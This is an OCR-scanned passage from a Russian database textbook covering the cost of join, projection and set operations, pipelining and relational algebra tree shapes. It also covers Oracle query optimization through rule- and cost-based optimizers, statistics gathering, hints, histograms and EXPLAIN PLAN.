Более полное описание особенностей алгоритма соединения с помощью хеширозания заинтересованный читатель сможет найти в [101], [102], [307] и др. Дополнительные материалы, включая описание алгоритма комплексного соединения с помощью хеширования, можно найти в [272]; в [97] — одной из новейших работ на эту тему — описаны методы хешированного соединения, позволяющие выполнять настройку на использование всего доступного объема оперативной памяти.

Пример 20.5. Оценка стоимости операции соединения

В данном примере приняты некоторые допущения.

- Существуют отдельные, свободные от переполнения хеш-индексы по атрибутам первичного ключа staffNo отношения Staff и branchNo отношения Branch.
- Буфер базы данных позволяет разместить 100 дисковых блоков.
- В системном каталоге хранятся статистические данные, приведенные в табл. 20.6.

Таблица 20.6. Статистические данные, хранящиеся в системном каталоге, и производные данные

Данные *в* системном каталоге	Производные данные
nTuples(Staff) = 6000	
bFactor(Staff) = 30	nBlocks(Staff) = 200
nTuples(Branch) = 500	
bFactor(Branch) = 50	nBlocks(Branch) = 10
nTuples(PropertyForRent) = 100000	
bFactor(PropertyForRent) = 50	nBlocks(PropertyForRent) = 2000

В табл. 20.7 приведены сравнительные оценки времени выполнения следующих двух операций соединения, осуществляемых с использованием каждой из четырех описанных выше стратегий:

- Л — $\text{Staff} \rhd\lhd_{\text{staffNo}} \text{PropertyForRent}$;
- J2 — $\text{Branch} \rhd\lhd_{\text{branchNo}} \text{PropertyForRent}$.

В обоих случаях известно, что кардинальность результирующего отношения не может превосходить кардинальность первого отношения, поскольку соединение выполняется по его первичному ключу. Отметим, что ни одна из четырех стратегий не является оптимальной одновременно для обеих операций соединения. Для

первого соединения оптимальной является стратегия соединения методом сортировки-слияния, если оба отношения уже отсортированы. Для второго соединения оптимальным вариантом является стратегия индексированного соединения с использованием вложенных циклов.

Таблица 20.7. Оценки стоимости операций ввода-вывода для операций соединения, рассматриваемых в примере 20.5

Стратегия	J1	J2	Пояснение
Соединение блоками с использованием вложенных циклов	400200	20010	Буфер вмещает только один блок отношений R и S
	4282	Не известно[1]	nBuffer - 2 блока для отношения R
	Не известно[2]	2 010	Все блоки отношения R находятся в буфере
Индексированное соединение блоками с использованием вложенных циклов	6 200	510	Ключи хешированы
Соединение посредством сортировки-слияния	25 800	24 240	Отношения не отсортированы
	2 200	2 010	Отношения отсортированы
Соединение посредством хеширования	6 600	6 030	Таблица хеширования находится в памяти

Примечания.

[1] **Все блоки** отношения R могут быть считаны **в буфер.**

[2] Все блоки **отношения** R **не** могут **быть** считаны в буфер.

20.4.4. Операция проекции (S = $\Pi_{A_1, A_2, \ldots, A_m}(R)$)

Операция проекции также является унарной операцией, в результате выполнения которой создается отношение S, содержащее вертикальное подмножество отношения R, которое включает значения указанных атрибутов с исключением повторяющихся строк. Таким образом, для реализации операции проекции необходимо выполнить следующую последовательность действий.

1. Удаление из отношения ненужных атрибутов.
2. Исключение из результирующей таблицы любых повторяющихся строк, появившихся в результате выполнения предыдущего этапа.

Второй этап выполнить сложнее, чем первый, но он требуется только в том случае, если атрибуты проекции не содержат ключ отношения. Для исключения дубликатов используются два основных подхода: сортировка и хеширование. Прежде чем приступить к их рассмотрению, следует оценить кардинальность результирующего отношения операции проекции.

Оценка кардинальности операции проекции

Если создаваемая проекция содержит ключевой атрибут, то этап удаления повторяющихся строк не потребуется, а кардинальность результирующей таблицы операции проекции будет равна:

$$nTuplea(S) = nTuples(R)$$

Если проекция состоит из единственного неключевого атрибута ($S = \prod_A(R)$), то кардинальность результирующей таблицы может быть оценена по формуле

$$nTuples(S) = SC_A(R)$$

В противном случае, если предположить, что отношение является декартовым произведением значений всех его атрибутов (что, вообще говоря, мало вероятно), кардинальность результирующей таблицы операции проекции можно будет вычислить по такой формуле:

$$nTuples(S) < \min(nTuples(R), \prod_{i=1}^{M} nDistinct_A(R))$$

Вариант 1. Исключение дубликатов с помощью сортировки

Суть данного подхода состоит в сортировке строк сокращенного варианта отношения с использованием всех оставшихся атрибутов в качестве ключа сортировки. Это приведет к переупорядочиванию строк таким образом, что повторяющиеся строки окажутся рядом и могут быть легко удалены. Для удаления ненужных атрибутов потребуется считать все строки отношения R и скопировать все требуемые атрибуты во временное отношение. Стоимость этой операции составит nBlocks (R). Оценка стоимости операции сортировки может быть вычислена по формуле $nBlocks(R) * [\log_2(nBlocks(R)]$, поэтому общая стоимость первого этапа выполнения операции проекции составит:

$$nBlocks(R) + nBlocks(R) * [\log_2(nBlocks(R)]$$

В общем виде алгоритм выполнения операции проекции с помощью сортировки представлен в листинге 20.8.

Листинг 20.8. Алгоритм выполнения операции проекции с помощью сортировки

```
//
// Выполнение проекции с помощью сортировки. Предполагается
// выполнение проекции отношения R по атрибутам a1, a2, ..., am.
// Возвращается результирующее отношение S
//
// Прежде всего удаляются ненужные атрибуты
for iblock = 1 to nBlocks (R) {
  block = read_block(R, iblock);
  for i = 1 to nTuples (block) {
   copy block.tuple [i].a1,block.tuple [i] . a2, s, block.tuple [i] . am,
   to output T
  }
}
// Теперь сортируется отношение T, если это необходимо
if {a1, a2, s, am} <содержит ключевой атрибут>
then
  S = T;
else {
```

```
  sort(T);
// Наконец, удаление дубликатов
  i =1; j = 2;
  while (i <= nTuples(T)) {
    output T[i] to S;
// Пропуск всех дубликатов данного кортежа, если таковые имеются
    while (T[i] = T[j]) {
      j = j + 1;
    }
    i = j; j = i + 1;
  }
}
```

Вариант 2. Удаление дубликатов с помощью хеширования

Подход с использованием хеширования может оказаться полезным в тех случаях, если доступное количество буферов дисковых блоков по сравнению с общим количеством блоков отношения R достаточно велико. Хеширование выполняется в два этапа: вначале происходит разбиение на разделы, а затем — удаление дубликатов. На этапе разбиения один буферный блок выделяется для чтения исходного отношения R, а оставшиеся (nBuffer-1) блоки — для размещения выходных данных. Из каждой строки отношения R удаляются все ненужные атрибуты, после чего к комбинации оставшихся атрибутов применяется хеш-функция *h()* и сокращенная строка записывается в буфер в соответствии с вычисленным значением. Хеш-функция *h()* выбирается таким образом, чтобы по ее значению все строки равномерно распределялись по (nBuffer-1) разделам. Две строки, принадлежащие разным разделам, гарантированно не будут являться дубликатами, поскольку вычисленные для них значения хеш-функции оказались разными. В результате область поиска дубликатов сужается до размера отдельных разделов. На втором этапе выполняются следующие действия:

- **поочередное считывание содержимого каждого из созданных** (nBuffer-1) **разделов;**
- применение к каждой считанной строке второй (отличной от первой) хеш-функции *h2()*;
- вставка строки и вычисленного для нее значения в хеш-таблицу, размещенную в оперативной памяти;
- если значение хеш-функции для некоторой строки оказалось таким же, как и для одной из предыдущих строк, выполняется проверка, являются ли эти строки одинаковыми, и удаление всех повторяющихся строк, кроме первой;
- после обработки раздела все его строки из хеш-таблицы в оперативной памяти выводятся в результирующий файл.

Если количество блоков, необходимых для размещения временной таблицы, содержащей результаты выполнения операции проекции для отношения R до удаления дубликатов, принять равным nb, то стоимость операции удаления дубликатов можно оценить по формуле

```
nBlocks(R) + nb
```

В этой формуле не учитываются операции записи выходного набора данных, а также предполагается, что при хешировании не происходит переполнения разделов. Разработку алгоритма реализации предложенной выше методики оставляем в качестве упражнения для читателя.

20.4.5. Операции реляционной алгебры над множествами (T=R∪S, T=R∩S, T=R-S)

Бинарные операции над множествами, к которым относятся объединение (R∪S), пересечение (R∩S) и разность множеств (R-S), применимы только к тем отношениям, которые являются совместимыми по объединению (т.е. имеют идентичные структуры), как показано в разделе 4.1.2, Все эти операции могут быть реализованы посредством предварительной сортировки исходных отношений по одним и тем же атрибутам с последующим однократным просмотром отсортированных данных с целью получения желаемого результата. В случае объединения в результирующую таблицу помещаются все строки, присутствующие в каждом из исходных отношений, но с удалением дубликатов, если это потребуется. В случае пересечения в результирующую таблицу помещаются только те строки, которые присутствуют в обоих отношениях. В случае разности множеств анализируется каждая строка отношения R, причем она выводится в результирующий набор только в том случае, если для этой строки нет соответствующей строки в отношении S. Для любой из данных операций может быть разработан алгоритм, основанный на структуре алгоритма сортировки-слияния. Формула вычисления стоимости каждой из этих операций достаточно проста:

$$nBlocks(R)+nBlocks(S)+nBlocks(R)*[\log_2(nBlocks(R)]+nBlocks(S)*[\log_2(nBlocks(S)]$$

Кроме того, для реализации этих операций над множествами можно применять и алгоритм хеширования. Например, объединение может выполняться с помощью построения в памяти индекса хеширования для отношения R с последующим добавлением в этот индекс только тех строк отношения S, которые в нем отсутствуют. По завершении этого процесса все строки из индекса хеширования выводятся в результирующий набор данных.

Оценка кардинальности операций над множествами

Поскольку при выполнении операции объединения исключаются повторяющиеся строки, в общем случае достаточно сложно определить кардинальность ее результирующего набора, однако можно указать верхний и нижний пределы следующим образом:

$$\max(nTuples(R), nTuples(S)) < nTuples(T) < nTuples(R) + nTuples(S)$$

В случае операции разности множеств верхний и нижний пределы могут быть определены с помощью формулы

$$0 < nTuples(T) < nTuples(R)$$

Рассмотрим следующий запрос SQL, с помощью которого определяется средняя зарплата персонала компании:

```
SELECT AVG(salary)
FROM Staff;
```

В этом запросе используется агрегирующая функция AVG (вычисление среднего значения). Для реализации подобного запроса потребуется просмотреть все отношение Staff с подсчетом количества находящихся в нем строк и вычислением суммы значений атрибута Salary. По завершении просмотра на основании двух вычисленных сумм определяется требуемое значение.

Теперь рассмотрим другой запрос SQL, с помощью которого определяется среднее значение зарплаты сотрудников каждого из отделений компании:

```
SELECT AVG(salary)
FROM Staff
GROUP BY branchNo;
```

В этом запросе также применяется агрегирующая функция AVG, но на этот раз в сочетании с конструкцией группирования. Для обработки группирующих запросов может использоваться алгоритм сортировки или хеширования — аналогично тому, как и при удалении дубликатов. В случае группирующих запросов формула оценки кардинальности результирующей таблицы может быть выведена из формул, предложенных для операции выборки. Решить эту задачу мы предлагаем (в качестве упражнения) читателям.

20.5. Конвейерная обработка данных

В этом разделе описан еще один (дополнительный) подход, который в некоторых случаях используется для повышения эффективности запросов, а именно — *конвейерная обработка* (иногда называемая *динамической обработкой).* До этого момента в нашем обсуждении предполагалось, что результаты всех промежуточных операций реляционной алгебры временно записываются на диск. Этот процесс носит название *материализации* — результаты одной операции до начала следующей сохраняются во временных отношениях для последующей обработки. Альтернативный подход состоит в конвейерной передаче результатов одной операции на обработку другой операции без создания временных отношений, предназначенных для хранения промежуточных результатов. Очевидно, что при использовании конвейерного механизма исключаются затраты на создание временных отношений и повторное их считывание.

Например, в конце раздела 20.4.2 рассматривался способ реализации операции выборки с составными предикатами:

$$\sigma_{position='Manager' \text{ л } salary>20000}(Staff)$$

Если предположить, что для атрибута Salary существует индекс, то можно использовать правило каскадной выборки для преобразования этой операции в две операции с простыми предикатами:

$$\sigma_{position='Manager'}(\sigma_{salary>20000}(Staff))$$

Теперь имеющийся индекс можно использовать для эффективной обработки первой операции выборки по значению атрибута Salary; полученный результат нужно поместить во временное отношение, после чего применить вторую операцию выборки, но уже ко временному отношению с промежуточными результатами. Механизм конвейерной обработки исключает создание временного отношения и предполагает применение второй операции выборки к каждой отдельной строке, получаемой в результате выполнения первой операции по мере ее создания. Строки, удовлетворяющие предикату второй операции выборки, будут записываться непосредственно в результирующий набор данных.

В общем случае механизм конвейерной обработки реализуется с помощью группы отдельных процессов или потоков, выполняемых в рамках вычислительной среды СУБД. Каждый процесс механизма конвейерной обработки получает на входе поток строк и создает другой поток строк на выходе. Для каждой пары смежных операций создается отдельный буфер в памяти, предназначенный для размещения строк, передаваемых из первой операции во вторую. Один из основных недостатков метода конвейерной обработки заключается в том, что входные

данные не могут быть доступны операциям одновременно во всем объеме. Это ограничивает возможности выбора алгоритмов обработки. Например, если при реализации операции соединения передаваемые конвейерным способом строки будут не отсортированы по соединяемым атрибутам, то это не позволит применить стандартный алгоритм соединения методом сортировки-слияния. Тем не менее существует множество других возможностей применения механизма конвейерной обработки при реализации различных стратегий.

Линейные деревья

Все деревья реляционной алгебры, которые рассматривались в предыдущих разделах этой главы, имели форму, показанную на рис. 20.5, а. Этот тип деревьев реляционной алгебры носит название *левосторонних деревьев* (деревьев соединения). Принятое название указывает, как операции будут комбинироваться при выполнении запроса. В частности, слово "левостороннее" означает, что элемент, являющийся результатом выполнения предыдущей операции соединения, может присутствовать только в левой части операций соединения. Применительно к алгоритму соединения левый дочерний узел является внешним отношением, а правый дочерний узел — внутренним. К другим возможным типам деревьев относятся правостороннее дерево, показанное на рис. 20.5, *б,* и куст, который изображен на рис. 20.5, *г* [134]. Кусты называют также *нелинейными деревьями,* а лево- и правосторонние деревья — *линейными.* На рис. 20.5, *в* приведен еще один пример линейного дерева (называемого смешанным), которое не относится к типу лево- или правостороннего.

Линейные деревья характеризуются тем, что отношение хотя бы с одной из сторон каждого оператора всегда является базовым. Однако, поскольку для каждой из строк внешнего отношения требуется анализировать все строки внутреннего отношения, последнее всегда должно быть материализованным. Это требование вынуждает использовать левосторонние деревья обработки запросов, в которых внутренние отношения всегда будут представлены базовыми таблицами (которые по определению являются материализованными).

Работа с левосторонними деревьями дает некоторые преимущества: при сокращении анализируемого пространства поиска в процессе выбора оптимальной стратегии для оптимизатора запросов стало возможным использовать методы динамической обработки. Основной недостаток этого метода состоит в том, что из-за сокращения анализируемого пространства поиска многие возможные стратегии не рассматриваются, хотя стоимость некоторых из них может быть ниже, чем стоимость тех, которые будут выбраны при обработке линейных деревьев. В частности, при выборе оптимальной стратегии в широко известной исследовательской СУБД System R анализируются только левосторонние деревья [270]. Использование левосторонних деревьев позволяет генерировать стратегии, полностью основанные на использовании конвейерной обработки, т.е. такие, в которых все операции соединения выполняются по методу конвейерной обработки.

20.6. Оптимизация запросов в СУБД Oracle

В настоящем разделе рассматриваются механизмы оптимизации запросов, применяемые в СУБД Oracle 8i [241]. В данном разделе описаны только методы оптимизации, основанные на использовании примитивных типов данных. А в разделе 27.5 показаны способы поддержки в СУБД Oracle механизмов расширяемой оптимизации, предназначенных для обработки типов данных, определяемых пользователем. В этом разделе применяется терминология СУБД Oracle, в которой *отношение* принято называть *таблицей* со *столбцами* и *строками.* Основные сведения о СУБД Oracle приведены в разделе 8.2.




Рис. 20.5, Типы деревьев реляционной алгебры: а) левостороннее дерево; б) правостороннее дерево; в) смешанное линейное дерево; г) нелинейное дерево (куст)

20.6.1. Оптимизация по синтаксису и по стоимости

В СУБД Oracle поддерживаются два подхода к оптимизации запросов, которые рассматриваются в настоящей главе: оптимизация по синтаксису и оптимизация по стоимости.

Оптимизатор по синтаксису

В оптимизаторе по синтаксису СУБД Oracle применяется пятнадцать правил, упорядоченных по эффективности и обозначенных рангами (табл. **20.8).** Оптимизатор может выбрать для использования конкретные пути доступа к таблице, если обрабатываемый им оператор содержит предикат (или другую конструкцию), который обеспечивает возможность применения этого пути доступа. Оптимизатор по синтаксису присваивает оценку каждой стратегии выполнения запроса с использованием этих рангов, а затем выбирает стратегию выполнения, характеризующуюся наилучшей (самой низкой) оценкой. Если две стратегии обладают одинаковой оценкой, СУБД Oracle выбирает лучшее решение среди равных с учетом последовательности указания таблиц в операторе SQL, Но такой способ не всегда приводит к наилучшему решению.

Например, рассмотрим следующий запрос к таблице PropertyForRent и предположим, что имеется индекс на первичном ключе (propertyNo), а также индексы на столбцах rooms и city:

```
SELECT propertyNo
FROM PropertyForRent
WHERE rooms > 7 AND city = 'London';
```

Таблица 20.8. Ранги правил оптимизатора по синтаксису

Ранг	Путь доступа
1	К одной строке по ROWID (ROW IDentifier — идентификатор строки)
2	К одной строке с помощью кластерного соединения
3	К одной строке с помощью ключа хешированного кластера с уникальным или первичным ключом
4	К одной строке с помощью уникального или первичного ключа
5	С помощью кластерного соединения
6	По ключу хешированного кластера
7	По ключу индексированного кластера
8	По составному ключу
9	С помощью индекса, который определен на одном столбце
10	С помощью поиска в ограниченном диапазоне на индексированных столбцах
11	С помощью поиска в неограниченном диапазоне на индексированных столбцах
12	С помощью соединения сортировкой по методу разбиения-слияния
13	С выполнением операций MAX или MIN на индексированных столбцах
14	С выполнением операции ORDER BY на индексированных столбцах
15	Полный просмотр таблицы

В этом случае оптимизатор по синтаксису может предусмотреть следующие пути доступа.

- Путь доступа к одному столбцу с использованием индекса на столбце city, упомянутого в условии WHERE (city = 'London'). Этот путь доступа имеет ранг 9.
- Просмотр в неограниченном диапазоне с использованием индекса на столбце rooms, упомянутого в условии WHERE (rooms > 7). Этот путь доступа имеет ранг 11.
- Полный просмотр таблицы, который может применяться для выполнения любых операторов SQL. Этот путь доступа имеет ранг 15.

Несмотря на то что на столбце propertyNo имеется индекс, этот столбец не появляется в конструкции WHERE и поэтому не рассматривается оптимизатором по синтаксису. В соответствии с этими оценками путей доступа оптимизатор по синтаксису выберет вариант с использованием индекса на столбце city.

Оптимизатор по стоимости

Для улучшения качества оптимизации запросов корпорация Oracle ввела в свою СУБД оптимизатор по стоимости, начиная с версии Oracle 7. Этот оптимизатор выбирает стратегию выполнения, для которой требуются минимальные ресурсы при обработке всех строк в запросе (при этом не может возникнуть описанная выше ситуация, когда две стратегии имеют одинаковый ранг). Пользователь может указать, следует ли при выборе стратегии с минимальным потреблением ресурсов добиваться максимальной производительности или минимального времени отклика; для этого служит параметр инициализации

OPTIMIZER_MODE. Оптимизатор по стоимости учитывает также подсказки, которые могут быть предоставлены пользователем (как описано ниже).

Статистические данные

В своей работе оптимизатор по стоимости учитывает статистические данные обо всех таблицах, кластерах и индексах, обрабатываемых в запросе. Но в СУБД Oracle сбор статистических данных не выполняется автоматически; ответственность за выбор стратегии сбора статистических данных и поддержку их в актуальном состоянии возлагается на пользователей. Для накопления и управления статистическими данными о таблицах, столбцах, индексах, разделах и прочих объектах схемы или базы данных может применяться пакет DBMS_STATS на языке PL/SQL. По мере возможности в СУБД Oracle используется параллельный метод сбора статистических данных, но сбор статистических данных об индексах происходит последовательно. Например, для сбора статистических данных об объектах схемы Manager можно воспользоваться следующим оператором SQL:

```
EXECUTE DBMS_STATS.GATHER_SCHEMA_STATS('Manager');
```

При определении стратегии сбора статистических данных можно задать целый ряд опций. Например, можно указать, должны ли статистические данные вычисляться по всей структуре данных или только по некоторым образцам этих данных. В последнем случае можно указать, должны ли в качестве образцов быть выбраны строки или блоки, следующим образом.

- При использовании строк в качестве образцов считывается часть строк таблицы без учета их физического размещения на диске. При наихудшем сценарии развития событий для выборки образцов строк может потребоваться получить по одной строке из каждого блока, для чего необходимо выполнить полный просмотр таблицы или индекса.
- При накоплении статистических данных с использованием блоков в качестве образцов происходит чтение блоков таблицы, выбранных случайным образом, но для сбора статистических данных применяются все строки этих блоков.

Метод сбора статистических данных с помощью образцов обычно требует меньших затрат ресурсов по сравнению с вычислением точных данных путем обработки всего объекта базы данных. Например, если необходимо определить относительный объем неиспользуемого пространства в очень большой таблице, то необходимые сведения может дать анализ до 10% блоков, занимаемых этой таблицей.

Имеется также возможность предусмотреть в СУБД Oracle сбор статистических данных в процессе создания или перестройки индексов. Для этого служит конструкция COMPUTE STATISTICS операторов CREATE INDEX или ALTER INDEX. Статистические данные хранятся в словаре данных Oracle, а для ознакомления с ними могут применяться представления, перечисленные в табл. 20.9. Перед именем каждого представления может находиться один из следующих трех префиксов.

- Представление с префиксом ALL_ включает данные обо всех объектах базы данных, к которым имеет доступ определенный пользователь, в том числе объекты в другой схеме, к которой этому пользователю предоставлен доступ.
- Представление с префиксом D3A_ включает данные обо всех объектах базы данных.
- Представление с префиксом USER_ включает данные только об объектах схемы определенного пользователя.

Таблица 20.9. Представления словаря данных Oracle

Представление	Описание
ALL_TABLES	Информация об объектах и реляционных таблицах, к которым имеет доступ пользователь
TAB_HISTOGRAMS	Статистические данные об использовании гистограмм
TAB_COLUMNS	Информация о столбцах в таблицах и представлениях
TAB_COL_STATISTICS	Статистические данные, используемые оптимизатором по стоимости
TAB_PARTITIONS	Информация о разделах таблиц, организованных по разделам
INDEXES	Информация об индексах
IND_COLUMNS	Информация о столбцах, которые включены в каждый индекс
CONS_COLUMNS	Информация о столбцах, которые включены в каждое ограничение
CONSTRAINTS	Информация об ограничениях, которые определены на таблицах
LOBS	Информация о столбцах с типом данных LOB (Large OBject — большой объект)
SEQUENCES	Информация о последовательностях
SYNONYMS	Информация о синонимах
TRIGGERS	Информация о триггерах, которые определены на таблицах
VIEWS	Информация о представлениях

Подсказки

Как указано выше, оптимизатор по стоимости учитывает также подсказки, которые могут быть предоставлены пользователем. Подсказка задается в операторе SQL в виде комментария, имеющего особый формат, В СУБД Oracle предусмотрен целый ряд подсказок, которые могут применяться пользователем, чтобы вынудить оптимизатор принять иное решение, в частности с помощью подсказок можно обеспечить принятие следующих решений:

- перейти к использованию оптимизатора по синтаксису;
- выбрать определенный путь доступа;
- выбрать определенный порядок соединения таблиц;
- применить определенную операцию соединения, в частности соединение по методу сортировки-слияния.

Например, оптимизатор можно вынудить использовать некоторый индекс с помощью такой подсказки:

```
SELECT /*+ INDEX(sexIndex) */ fName, lName , position
FROM Staff
WHERE sex = 'M';
```

Если количество мужчин и женщин среди сотрудников компании является примерно одинаковым, то этот запрос возвратит приблизительно половину строк таблицы Staff и поэтому полный просмотр таблицы, вероятно, окажется более эффективным, чем просмотр по индексу. Но если известно, что количество женщин среди сотрудников намного превышает количество мужчин, то этот запрос возвратит лишь небольшую часть строк таблицы Staff и поэтому просмотр по

индексу, вероятно, окажется более эффективным. Если оптимизатор по стоимости примет предположение о равномерном распределении значений в столбце sex, то скорее всего выберет полный просмотр таблицы. В этом случае с помощью подсказки можно сообщить оптимизатору, что должен использоваться индекс на столбце sex.

Хранимые планы выполнения

Иногда обнаруживается, что удалось найти оптимальный план выполнения оператора SQL, и поэтому не нужно или нежелательно, чтобы оптимизатор вырабатывал новый план выполнения при последующем поступлении того же оператора SQL. В этом случае с помощью оператора CREATE OUTLINE может быть создана так называемая *хранимая рекомендация,* в которой хранятся атрибуты, используемые оптимизатором для создания плана выполнения. После этого оптимизатор создает план выполнения е использованием хранимых атрибутов, а не формирует новый план, повторяя процедуру его подготовки с самого начала.

20.6.2. Гистограммы

В предыдущих разделах было принято неявное предположение, что значения данных в столбцах таблицы распределены равномерно. А при наличии неравномерного распределения качество решений, принятых оптимизатором, снижается. В таких случаях для улучшения избирательности могут применяться гистограммы значений и их относительных частот. Например, на рис. 20.6, *а* показано неявно принятое равномерное распределение данных в столбце rooms таблицы PropertyForRent, а на рис. 20.6, *б* показано, что это распределение фактически является неравномерным. Данные о первом распределении могут быть записаны в памяти в компактном виде: с указанием минимального значения (1), максимального значения (10) и общей суммы всех частот (в данном случае — 100).

Исходя из предположения о равномерном распределении при обработке оператора с простым предикатом, таким как rooms > 9, можно легко оценить количество строк в результирующей таблице как (1/10)*100 = 10 строк. Но эта оценка является весьма неточной (как показано на рис. 20.6, *б,* фактически имеется только 1 строка).




Рис. 20.6. Гистограмма распределения значений в столбце rooms *таблицы PropertyForRent: а) равномерное распределение; б) неравномерное распределение*

Гистограмма представляет собой структуру данных, которая может применяться для улучшения этой оценки. На рис. 20.7 показаны гистограммы двух типов:

- гистограмма, уравновешенная по ширине, в которой все данные подразделяются на постоянное количество диапазонов равной ширины (называемых *сегментами*), содержащих данные о количестве значений, попадающих в этот сегмент;
- гистограмма, уравновешенная по высоте, в которой помещается приблизительно одинаковое количество значений в каждый сегмент таким образом, чтобы общее количество значений в сегменте можно было определить по начальной и конечной точкам этого сегмента (по его ширине).

Например, предположим, что имеется пять сегментов. Гистограмма для столбца rooms, уравновешенная по ширине, показана на рис. 20.7, а. Каждый сегмент имеет одинаковую ширину и охватывает два смежных значения (в данном случае значения 1-2, 3-4 и т.д.), причем предполагается, что распределение значений по частоте в каждом сегменте является равномерным. Эту информацию также можно записать в память в компактном виде; для этого достаточно указать максимальное и минимальное значения, представленные каждым сегментом, а также количество элементов данных с этими значениями, которые относятся к этому сегменту. Еще раз рассмотрим пример с предикатом rooms > 9. Гистограмма, уравновешенная по ширине, позволяет оценить количество строк, удовлетворяющих этому предикату. Для этого ширину диапазона, представленного сегментом, необходимо умножить на количество элементов, принадлежащих к диапазону. Полученное значение равно 2*1 = 2; эта оценка намного лучше по сравнению с оценкой, основанной на равномерном распределении.

Гистограмма, уравновешенная по высоте, показана на рис. 20.7, *б*. В этом случае каждый столбец имеет одинаковую высоту, равную 20 (100/5). Такой вариант гистограммы обеспечивает также компактное хранение данных о частоте; для этого достаточно записать минимальное и максимальное значения, представленные каждым сегментом, и показать высоту всех сегментов. Если рассматривается предикат rooms > 9, то гистограмма, уравновешенная по высоте, позволяет оценить количество строк, удовлетворяющих этому предикату, как (1/5)*20 = 4. Очевидно, что эта оценка является менее точной по сравнению с оценкой, предоставляемой при использовании гистограммы, уравновешенной по ширине. В СУБД Oracle используются гистограммы, уравновешенные по высоте.




Рис. 20.7, Гистограммы распределения значений в столбце rooms таблицы PropertyForRent: а) уравновешенная по ширине; б) уравновешенная по высоте

Один из вариантов гистограммы, уравновешенной по высоте, предусматривает использование одинаковой высоты в пределах сегмента, но допускает определенные отличия по высоте между сегментами.

Поскольку гистограммы представляют собой постоянно хранимые объекты, их хранение и сопровождение требуют определенных издержек. В некоторых системах, таких как SQL Server корпорации Microsoft, создание и сопровождение гистограмм происходят автоматически, поэтому не требуется вмешательство пользователя. А в СУБД Oracle за создание и сопровождение гистограмм для соответствующих столбцов отвечает пользователь. Для этого также применяется пакет DBMS_STATS на языке PL/SQL. Подходящими для формирования гистограмм обычно считаются такие столбцы, которые используются в конструкции WHERE операторов SQL и имеют неравномерное распределение данных. К таким столбцам относится столбец rooms, приведенный в предыдущих примерах.

20.6.3. Ознакомление с планом выполнения

В СУБД Oracle предусмотрена возможность ознакомиться с планом выполнения, выбранным оптимизатором, с помощью команды EXPLAIN PLAN. Такая возможность является исключительно удобной, если эффективность запроса не соответствует ожидаемой. Результаты выполнения команды EXPLAIN PLAN записываются в таблицу базы данных (по умолчанию применяется таблица PLAN_TABLE). Ниже перечислены основные столбцы этой таблицы.

- STATEMENT_ID. Значение необязательного параметра STATEMENT_ID, указанного в операторе EXPLAIN PLAN.
- OPERATION. Имя выполняемой внутренней операции. В первой строке должен быть указан фактически выполняемый оператор SQL (SELECT, INSERT, UPDATE или DELETE).
- OPTIONS. Имя другой выполняемой внутренней операции,
- OBJECT_NAME. Имя таблицы или индекса.
- ID. Номер, присвоенный каждому этапу плана выполнения.
- PARENT_ID. Значение идентификатора ID следующего этапа, на котором выполняется обработка результатов этапа с идентификатором ID.
- POSITION. Последовательность обработки этапов, имеющих одинаковое значение идентификатора PARENT_ID.
- COST. Оценка стоимости операции (это значение для операторов, обрабатываемых с помощью оптимизатора по синтаксису, равно NULL).
- CARDINALITY. Оценка количества строк, обрабатываемых в данной операции.

